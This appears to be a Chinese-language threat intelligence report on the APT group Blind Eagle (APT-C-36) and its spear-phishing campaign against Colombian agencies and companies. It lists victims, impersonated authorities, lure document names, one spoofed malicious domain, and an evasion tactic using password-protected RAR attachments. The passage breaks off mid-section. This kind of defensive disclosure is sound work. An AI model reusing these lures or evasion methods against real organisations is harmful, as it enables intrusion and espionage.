APT

盲眼鹰（APT-C-36）

针对哥伦比亚政企机构的攻击活动揭露

360TI
威胁情报中心

2019年2月

目录

1. 背景

从 2018 年 4 月起至今，一个疑似来自南美洲的 APT 组织盲眼鹰（APT-C-36）针对哥伦比亚政府机构和大型公司（金融、石油、制造等行业）等重要领域展开了有组织、有计划、针对性的长期不间断攻击。

其攻击平台主要为 Windows，攻击目标锁定为哥伦比亚政企机构，截止目前 360 威胁情报中心一共捕获了 29 个针对性的诱饵文档，Windows 平台木马样本 62 个，以及多个相关的恶意域名。

2018 年 4 月，360 威胁情报中心捕获到第一个针对哥伦比亚政府的定向攻击样本，在此后近一年时间内，我们又先后捕获了多起针对哥伦比亚政企机构的定向攻击。攻击者习惯将带有恶意宏的 MHTML 格式的 Office Word 诱饵文档通过 RAR 加密后配合鱼叉邮件对目标进行投递，然后将 RAR 解压密码附带在邮件正文中，具有很好的躲避邮件网关查杀的效果。其最终目的是植入 Imminent 后门以实现对目标计算机的控制，为接下来的横向移动提供基础。

360 威胁情报中心通过分析攻击者投递的多个加密的 Office Word 文档的最后修改时间、MHTML 文档字符集（语言环境）、攻击者使用的作者名称等信息，并结合地缘政治等 APT 攻击的相关要素，判断攻击者疑似来自于 UTC 时区在西 4 区（UTC-4）正负 1 小时对应的地理位置区域（南美洲）。

由于该组织攻击的目标中有一个特色目标是哥伦比亚盲人研究所，而哥伦比亚在足球领域又被称为南美雄鹰，结合该组织的一些其它特点以及 360 威胁情报中心对 APT 组织的命名规则，我们将该组织命名为盲眼鹰（APT-C-36）。

2. 攻击目标和受害者分析

根据关联到的样本对受害者进行分类统计后，我们发现攻击者主要针对哥伦比亚的政府机构和大型公司，其目的是植入 Imminent 后门以实现对目标计算机的控制，为接下来的横向移动等攻击行为提供基础。从受害者的背景信息来看，攻击者所关注的政企机构在战略层面有重大意义，同时也不排除其同时有窃取商业机密和知识产权的动机。

2.1 伪装来源及行业分布

基于 360 威胁情报中心对该 APT 组织的攻击信息统计显示，攻击者伪装成哥伦比亚国家民事登记处、哥伦比亚国家税务和海关总署、哥伦比亚国家统计局、哥伦比亚国家网络警察局、哥伦比亚国家司法部门，对哥伦比亚的政府、金融机构，本国大型企业或跨国公司的哥伦比亚分公司进行攻击，相关信息统计如下。

诱饵伪装来源	攻击目标
哥伦比亚国家民事登记处	哥伦比亚国家盲人研究所
哥伦比亚国家税务和海关总署	哥伦比亚国家石油公司 哥伦比亚石油公司（Hocol） 哥伦比亚车轮制造商（IMSA） 哥伦比亚 Byington 公司
哥伦比亚国家统计局	哥伦比亚物流公司（Almaviva）

哥伦比亚国家网络警察局	哥伦比亚国家金融机构（BancoAgrario）
哥伦比亚国家司法部门	哥伦比亚银行（Banco de Occidente） ATH 哥伦比亚分部
哥伦比亚移民权力机构	Sun Chemical 哥伦比亚分部

攻击者使用的部分恶意域名也仿冒了哥伦比亚的政府网站，比如 diangovcomuiscia.com 从名称上仿冒了 muiscia.dian.gov.co，而后者是哥伦比亚税务与海关总署官网。

攻击者对使用的木马程序的公司信息也进行了伪造，相关列表如下：

木马程序公司信息	公司信息
Abbott Laboratories	位于美国的一家医疗保健公司
Chevron	雪佛龙，美国一家跨国能源公司。
Energizer Holdings Inc.	美国电池制造商
Progressive Corporation	美国最大汽车保险提供商
Simon Property Group Inc	美国商业地产公司
Sports Authority Inc	美国的一家体育用品零售商
Strongeagle, Lda.	葡萄牙一家与公司法，税务债务和法院诉讼相关公司


2.2 部分受影响目标

360 威胁情报中心在近一年内针对该 APT 攻击进行监控和关联后发现了其多个用于攻击哥伦比亚政府、金融机构及大型企业的相关邮件。基于对鱼叉邮件的分析，我们列举了如下针对性的诱饵文档以及对应的受害政企。

2.2.1 哥伦比亚国家石油公司

- **被攻击机构信息及相关邮件**


哥伦比亚国家石油公司（www.ecopetrol.com.co）主要经营范围包括石油、天然气勘探开发，管线建设以及石油炼制。



攻击哥伦比亚国家石油公司的相关邮件

- **相关诱饵文档**

攻击者伪装成哥伦比亚国家税务和海关总署进行攻击活动：




Dian Embargo Bancario # 609776.doc

2.2.2 哥伦比亚石油公司（Hocol）

- **被攻击机构信息及相关邮件**


Hocol 成立于 1956 年，是哥伦比亚国家石油公司 Ecopetrol 的子公司，专注于哥伦比亚国内各地的勘探和生产活动。



攻击哥伦比亚石油公司 Hocol 的相关邮件

- **相关诱饵文档**

攻击者伪装成哥伦比亚国家税务和海关总署进行攻击活动：




estado de cuenta.doc

2.2.3 哥伦比亚物流公司（Almaviva）

- **被攻击机构信息及相关邮件**


Almaviva 是一家物流运营商，通过流程和工具的安全管理优化供应链，确保物流运营的效率。



攻击物流公司 Almaviva 的相关邮件

- **相关诱饵文档**

攻击者伪装成哥伦比亚国家统计局进行攻击活动：




listado de funcionarios autorizados para censo nacional 2018.doc

2.2.4 哥伦比亚国家金融机构（BancoAgrario）

- **被攻击机构信息及相关邮件**


  哥伦比亚国家金融机构（BancoAgrario）主要致力于向农村地区提供金融服务。



攻击 BancoAgrario 的相关邮件

- **相关诱饵文档**

  攻击者伪装成哥伦比亚国家网络警察局（caivirtual.policia.gov.co）进行攻击活动




Reporte fraude desde su dirrecion ip.doc

2.2.5 哥伦比亚车轮制造商（IMSA）

- **被攻击机构信息及相关邮件**


  IMSA 是专业的车轮制造商，致力于使用优质原材料进行车轮制造。



攻击 IMSA 的相关邮件

- **相关诱饵文档**

  攻击者伪装成哥伦比亚国家税务和海关总署（www.dian.gov.co）进行攻击活动




Dian Embargo Bancario # 609776.doc

2.2.6 哥伦比亚银行（Banco de Occidente）

- **被攻击机构信息**


Banco de Occidente 是哥伦比亚最大的银行之一，是哥伦比亚 Grupo Aval 金融服务集团的一部分。



攻击 Banco de Occidente 的相关邮件

- **相关诱饵文档**

攻击者伪装成哥伦比亚国家司法部门（www.fiscalia.gov.co）进行攻击活动




Citacion Fiscalia general de la Nacion Proceso 305351T.doc

2.2.7 ATH 哥伦比亚分部

- **被攻击机构信息**


  ATH 是一个跨国银行金融机构，在哥伦比亚开设有分部。



攻击 ATH 哥伦比亚分部相关邮件

- **相关诱饵文档**

  攻击者伪装成哥伦比亚国家司法部门（www.fiscalia.gov.co）进行攻击活动

